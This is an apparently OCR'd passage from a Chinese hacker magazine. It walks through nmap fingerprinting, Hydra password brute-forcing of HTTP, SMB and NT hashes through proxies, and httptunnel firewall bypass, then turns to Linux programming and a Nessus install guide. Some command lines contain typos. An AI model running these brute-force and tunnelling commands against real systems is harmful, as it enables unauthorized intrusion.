


图15

我们使用-o参数可以简单的获取到目标主机的操作系统类型，原理是给主机发送不同的探测信号，排除缩小操作系统类型的范围。很多时候，我们都需要寻找对于某些进程存在漏洞的计算机，比如一个以root运行的服务器，如果目标主机运行identd认证服务，我们就可以通过-I参数的TCP连接发现哪个用户拥有http守护进程，比如**#namp -sT -p 80 -I -o www.test.com**。

当然Linux中的扫描工具还有很多，比如nessus、p0f等，扫描是入侵的第一步，有时候需要结合多款扫描器来综合进行分析，限于篇幅这里就不在赘述了。

3、密码破解工具——hydra

无论什么时候，获得帐户和密码都是最简单的入侵方式，帐户和密码才是真正的社会工程学操作的对象，因为帐户和密码除了存储于计算机中，还会存储在人的大脑中，无论何时，只要琢磨透了人性，什么社会工程学、社会心理学的就不在话下了！当然社会工程学也不是万能的，因此这时候我们就需要使用最原始也是最厉害的方法来获取帐户和密码信息，这就是暴力破解。在Linux系统中优秀的远程密码破解工具有很多，而hydra就是其中的NO1，它的破解功能类似于Windows下的cain，支持telnet、ssh、smb、http、ftp、ldap等好多种，hydra的下载解压缩类似nmap的安装，安装完毕后输入hydra就可以看到它的命令格式和具体的参数，从其帮助中我们可以看出它支持的协议非常的多。

（1）破解http密码

假设帐户是hacker，密码文件为test，目标主机为www.

test.net，那么我们执行下面的命令：**# hydra -l hacker -p /test www.test.com http /members/**。有时我们在进行http破解的时候，还可以通过修改环境变量HYDRA-PROXY-HTTP来使用代理服务器进行破解。在Linux中设置环境变量和Windows下的没什么区别，也是通过set命令：**# set HYDRA-PROXY-HTTP="http://xxx/com:8080"**。如果想让其它的服务也使用代理，我们可以执行如下命令：**# set HYDRA-PROXY-CONNECT=proxy.xxx.con:80**。如果代理服务器需要验证，我们可以执行下面的命令：**# set HYDRA-PROXY-AUTH="the_login:the_password"**。

（2）破解本地帐户和密码散列

假设我们要破解nt.microsoft.com上的本地帐户和密码散列，可以使用下面的命令：**# hydra -m LH -l adminstrator -p sam.dump nt.microsof.con smbnt**。

在破解过程中，我们可以按CTRL+C来中止破解，程序会将恢复破解的信息记录在hydra.restore文件内，以方便我们从中止的地方继续进行破解，如果我们想要重新从中止的地方开始破解，只要输入**hydra -R**就可以了。

（3）smb破解

smb是一个协议，通过它可以实现共享文件、命名管道等的数据传送，在Windows和Linux中都使用了该协议，我们使用下面的命令：**# hydra -l root -p passfile 192.168.88.100 smb**。

其中root是登录的用户名，passfile是我们制作的字典文件，smb是指操作系统登录密码的破解。通过这条命令，可以看出有时我们收集一些弱口令、代理地址还是非常有用的，我们也可以把其它扫描器的dict文件直接copy过来使用，比如X-Scan的字典文件等。

4、后门及连接工具httptunnel

在05年的黑客X档案合订本中曾介绍过httptunnel，它的特点是将数据伪装成http的数据形式，用来欺骗防火墙从而绕过防火墙实现通信。httptunnel有两个应用程序，一个是htc，另一个是hts，假设某FTP服务器192.168.88.128，本地计算机IP为192.168.88.100，因为防火墙的原因本地计算机无法连接到FTP上，这时我们先在本地计算机启动httptunel客户端，本地的端口8888就会处于listening（监听）状态，然后在对方电脑上安装httptunnel的服务端，执行**hts -f localhost:21 80**，它会告诉本机所有21端口的信息都通过80端口中转发出去，并且80端口处于监听状态，然后在本地计算机使用FTP软件连接本机的8888端口就可以了，它的最大优点就在于进行了端口转向，因为即便目标主机的80端口开着，也不会出现什么异常，这就是tunnel隧道所代表的意思。

除了以上所介绍的一些常用工具外，在Linux下还有很多网络安全工具，我们所介绍的只是冰山一角中的一点点雪花而已，学习网络安全在Linux下我认为远比Windows要更加畅通无阻，毕竟Linux的强项就在于网络。

四、Linux下的编程

如果你是一位编程爱好者，那么Linux也是你最好的选择，它对C或者C++语言的支持是非常棒的，即便你不会C或者C++语言，学好Linux的shell和perl编程也一样能够开发出很强大的工具。

在这之前，我先简单介绍一下字符界面下唯一的编辑器——VI的使用方法，VI编辑器有三种模式，一种是shell命令行模式，一种是插入模式也就是编辑模式，一种是末行模式。第一种模式可以查看文件，第二种模式我们需要按i键切换到编辑插入模式，退出该模式可以按ESC键，而在第三种模式下我们可以执行一些命令，进入第三种模式需要输入“:”，比如输入“:wq!”，就表示保存并退出编辑器，这里的“!”表示的是强制退出的意思。

我们使用C++编写一个非常简单的程序，在字符界面下输入**vi a.c++**就会进入VI编辑器，按“i”键，输入如下代码：

```
#include <iostream.h>
int main(void)
{
cout<<"love@linux&&hackerxfiles"<<endl;
return 0;
}
```

按ESC键，输入“:wq!”保存并退出，然后执行:**g++ a.c++**，我们再执行ls命令，就会发现多出了一个a.out文件，输入:**./a.out**运行程序，结果如图16所示。也许这点还不足以让你心动，但是如果我们输入**g++ -S a.c++**，然后再执行ls命令，就会发现多出了一个a.s的文件，执行:**vi a.s**，就会发现全都是汇编代码，这方便了我们的调试，如图17。不管是技术多么高超的人，都会有一个笨脑袋，之所以他们技术比我们高超，是因为他们进行了足够多的练习，我想即便是一个对汇编不太懂的朋友，天天沉寂在这样的代码世界中，总有一天也会成为高手的。另外，即使我们没有联网，也可以通过man获取到编程的基础知识，比如c++中类的使用，如果忘记了，我们只要执行“man class”，系统就会给出详细的帮助文档。





图16


图17

五、学习Linux的一点心得

我认为学习Linux的第一点就是要抛弃Windows的习惯，其次是循序渐进，不要一看全是英文就不想玩了，其实读懂Linux里的帮助文档，高中一年级的水平我觉得就足够了，无非是有些单词不认识而已，但是Linux中已经有自带的词典，我们可以非常方便的进行查询！

具体的学习方法首先是要读一本Linux的入门教程，网上和书店里都有很多的，其次就是Linux下的管理，最后就是Linux的运作机制，中国人喜欢中庸，但是没人真正的去理解中庸，使用Linux结合Windows会让你学到更多的东西！本文只是对还在观望使用Linux的黑友提供一点帮助，错误之处还请多多指教！

（本文所涉及到的VMWARE、安装动画教程已经收录到了光盘中）

经典黑客工具之NESSUS

unknown

文章难易度：★★★
文章阅读点：国外安全扫描工具NESSUS的下载安装及使用介绍

Nessus可是最经典最老牌的安全检测/漏洞扫描工具之一了，看看国外的黑客工具排名就知道了，在漏洞扫描类里排名第一，其功能强大是公认的，同时它还可以跨平台运行，支持Windows、UNIX/Linux以及Mac OS操作系统，但最关键的是它提供免费版本的使用。目前，Nessus的最新的版本为4.0.1，新版本不仅支持传统的漏洞扫描，还包括了WEB应用漏洞的扫描，而且还可以配合metasploit来进行批量的溢出攻击，废话不多说了，我们来看看这款工具的安装和基本使用吧。

一、Nessus的安装

首先在浏览器中打开http://www.nessus.org/download/页面，在下载的下拉列表中选择想要下载的版本，就选择菜鸟们最常用的Windows平台吧，如图1，然后点击“Download”按钮，来到了许可协议页面，我们直接点击“I accept”，来到了如图2所示的页面，点击“Click Here to Download Nessus Directly”，然后选择合适的CPU架构（也就是下载32位的还是64位的软件，考虑到兼容性，我推荐下载32位的），就可以直接下载了，如图3。




图1

下载完成后，不要急着关闭这个页面，而是点击上面黄色说明中的“here”来获得一个激活码，否则Nessus即使安装完成了，也是无法使用的。点击后，就会来到如图4所示的页面，这时我们点击“Register a HomeFeed”链接，然后还是直接点击“I accept”接受许可协议，就来到如图5所示的页面，在“Your email address”栏中一定要填入真实的邮件信息，否则会接收不到激活码的。




图2


